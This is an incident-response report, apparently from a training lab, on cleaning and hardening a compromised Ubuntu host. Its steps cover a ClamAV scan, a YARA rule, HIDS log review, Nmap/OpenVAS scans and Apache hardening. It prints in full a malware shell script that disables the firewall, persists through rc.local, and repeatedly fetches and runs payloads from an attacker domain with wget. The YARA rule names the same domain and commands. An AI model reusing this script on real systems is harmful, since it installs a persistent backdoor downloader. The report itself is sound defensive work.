
Executive summary Report

South Udan and **North Udan**

Ahmed Khaled A. Awwad

3/9/2022



Purpose of this Report:

This is a summary report for **Responding to a South Nation-State Cyber Attack**. The report will describe the investigation .

The Summary will cover the following:

- Threat Detection
  - ClamAV Scan
  - File identification
  - Yara Rules creation
- Threat Mitigation
  - HIDS
  - Log Analyze
  - Remediation
- System Hardening for Enhanced Security
  - OpenVas Scan
  - Nmap Scan
  - Patching
- Best practice recommendations

Section 1

Threat Detection

Steps and actions

- ***Scan infected directory:***
  clamscan –ir /home/ubuntu/Downloads

```
/home/ubuntu/Downloads/ft32: Unix.Malware.Agent-6774375-0 FOUND
/home/ubuntu/Downloads/ft64: Unix.Malware.Agent-6774336-0 FOUND
/home/ubuntu/Downloads/wipefs: Unix.Tool.Miner-6443173-0 FOUND

----------- SCAN SUMMARY -----------
Known viruses: 7156553
Engine version: 0.100.3
Scanned directories: 1
Scanned files: 8
Infected files: 3
Data scanned: 2.42 MB
Data read: 2.40 MB (ratio 1.01:1)
Time: 98.311 sec (1 m 38 s)
ubuntu@ubuntu-VirtualBox:~$
ubuntu@ubuntu-VirtualBox:~$
```

- ***Suspicious File Identification:***
  As I should manual investigate to ensure of the detected files.

```
ubuntu@ubuntu-VirtualBox:~$ ls -ah /home/ubuntu/Downloads/
.  ..  ft32  ft64  gates.lod  moni.lod  notes.txt  SSH-One  tmplog  wipefs
ubuntu@ubuntu-VirtualBox:~$
```

As noticed SSH-One is executable file and after read it , I found command executed to disable iptables filter on boot and “wget” command which establish connection for “hfs-m”/”hfs-s” parameters which are declared as domain for the attacker.

```
ubuntu@ubuntu-VirtualBox:~$ cat /home/ubuntu/Downloads/SSH-One
#!/bin/bash
iptables -F
/etc/init.d/iptables stop
chkconfig iptables off
echo "chmod +x /tmp/SSH-T" >> /etc/rc.local
echo "/tmp/SSH-T" >>  /etc/rc.local
echo "chmod +x /tmp/SSH-One" >> /etc/rc.local
echo "/tmp/SSH-One" >>  /etc/rc.local
m=SSH-T
script=SSH-One
hfs_m=http://darkl0rd.com:7758/SSH-T
hfs_s=http://darkl0rd.com:7758/SSH-One
rm -f /tmp/$m*
while true

do
    ps aux | grep $m | grep -v grep
    if [ $? -eq 0 ];then
         sleep 10
    else
                ls -l /tmp/$m
                        if [ $? -eq 0 ];then
                         /tmp/$m
                        else
    cd /tmp/;wget $hfs_m ; chmod a+x $m;/tmp/$m
        fi
   fi
    ps aux | grep $script | grep -v grep
    if [ $? -eq 0 ];then
         sleep 10
    else
        ls -l /tmp/$script
        if [ $? -eq 0];then
         /tmp/$script
        else
cd /tmp;wget $hfs_s ; chmod a+x $script;/tmp/$script
        fi
```

Yara Rules creation

To avoid and mitigate this incident and improve our scanning rules and detection I should create a threat rule for what I had detected manually by create yara rule file.

Create file called “unknown_threat” in /home/rule dir

```
rule threat{
        meta:
        author = "Ahmed K. Awwad"
        description = "Yara rule for unknown threat detection"

        strings:
          $url1 = "http://darkl0rd.com:7758/SSH-T"
          $url2 = "http://darkl0rd.com:7758/SSH-One"
          $command1 = "iptables stop"
          $command2 = "iptables off"

        condition:
                all of them
}
```

Then we can scan system with the new rule to detect any similar exploitation way including same callout domain which is Command & control server.

Section 2

Threat Mitigation

What Will We Do About It?

Summary:

After previous finding and as per Host-Based Intrusion Detection System alarm we should detect and find the source of the incident , Block and prevent it and trace any related process to the attack and clean the system, Then mitigate the reasons.

Revise HIDS “OSSEC” Logs

Locate Suspicious IP : 192.168.99.1

Block the IP from INBOUND connection

sudo iptables -A INPUT -s 192.168.99.1 -j DROP

The backdoor entries created by the nation state attackers

 # Rouge Username : “clamav”
 # Backdoor process name: “feshclam” with PID 2325

 # Backdoor port number the above process is listening on 56565

Kill the Process and delete the Username created

Disable SSH Root Access

To prevent establish any root connection,
even with successful authentication.

Section 3

System Hardening for Enhanced Security

OpenVas Scanning

1 - 23 of 23

Vulnerability	Severity ▼	QoD	Host IP	Host Name	Location	Created
Report outdated / end-of-life Scan Engine / Environment (local)	10.0 (High)	97 %	192.168.254.138		general/tcp	Sat, Sep 3, 2022 6:24 PM UTC
Weak Host Key Algorithm(s) (SSH)	5.3 (Medium)	80 %	192.168.254.138		22/tcp	Sat, Sep 3, 2022 6:24 PM UTC
Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)	5.3 (Medium)	80 %	192.168.254.138		22/tcp	Sat, Sep 3, 2022 6:24 PM UTC
Weak Encryption Algorithm(s) Supported (SSH)	4.3 (Medium)	95 %	192.168.254.138		22/tcp	Sat, Sep 3, 2022 6:24 PM UTC
TCP timestamps	2.6 (Low)	80 %	192.168.254.138		general/tcp	Sat, Sep 3, 2022 6:24 PM UTC
Weak MAC Algorithm(s) Supported (SSH)	2.6 (Low)	95 %	192.168.254.138		22/tcp	Sat, Sep 3, 2022 6:24 PM UTC
SSH Protocol Versions Supported	0.0 (Log)	95 %	192.168.254.138		22/tcp	Sat, Sep 3, 2022 6:24 PM UTC

Nmap Scanning

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -A 192.168.254.138 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-03 16:19 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 16:19 (0:00:06 remaining)
Nmap scan report for 192.168.254.138
Host is up (0.0017s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 e7:22:0f:37:37:1b:ff:81:e9:69:21:bd:0e:14:e7:a7 (DSA)
|   2048 b2:2c:42:b2:63:09:06:d0:98:86:74:ef:cb:81:96:c3 (RSA)
|   256 98:fb:7d:37:68:45:44:8b:08:ac:30:43:78:d1:d4:3e (ECDSA)
|_  256 5b:1f:aa:c0:e6:d3:45:83:00:05:6a:0b:d5:83:78:a2 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.7 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We notice that the jump host is also running an Apache HTTP server which can be accessed from the internet and can serve as an attack point in future incidents.

Apache VersionApache httpd 2.4.7

To harden the Apache server, you must remove the version banner from being publicly visible.

This is by changing the default configurations of Apache

In “/etc/apache2/conf-enabled/security.conf”

Editing the following configures:

#ServerTokens #ServerTokens OS (Commented)

ServerTokens Prod (New line added)

ServerSignature Off (UNcommented)

#ServerSignature On (Commented)

Then Save file and restart service

sudo service apache2 restart

Also we can create a new user with low privileges and new group to be Apache default group and user

Apache VersionApache httpd 2.4.7

In "/etc/apache2/envvars"

change these lines with Configuration lines:

export APACHE_RUN_USER=apache-user

export APACHE_RUN_GROUP=apache-group

#Then Restart services

sudo service apache2 restart

Section 4

Best practice recommendation

Best Practice

 # Best Practices for Securing Remote Login Process and Password Management in the organization
1- Change Default Options
Never install or configure new program or application with the default options
They are common knowledge in most environments so it can be used as advantage for attacker.
like : Change default port , Disable root login and Limiting SSH access for specific users greatly enhances security.

2- Enforcement users' passwords to be +12 uncommon Characters to make Brute force attacks as impossible as it could be.

3- Configure second factor authentication for SSH:
That will ensure the system admins any successful login is more than single credential which is more secure than a password or SSH key alone.

Best Practice (continued)

4- Authenticate clients using SSH certificates:
Although SSH key-based authentication is a better alternative to passwords
SSH certs secure the login process by using public keys while also providing
a certificate to verify each key's identity.
OpenSSH has a built-in way to generate certificates using ssh-keygen

5- Implement whitelist for firewalls:
enable only the trusted connections and destinations you already know
and block/drop all other attempts.

6- Rotational passwords enforcement
Make sure to make an expire cycle for passwords created on the system
to enforce users to change them every period.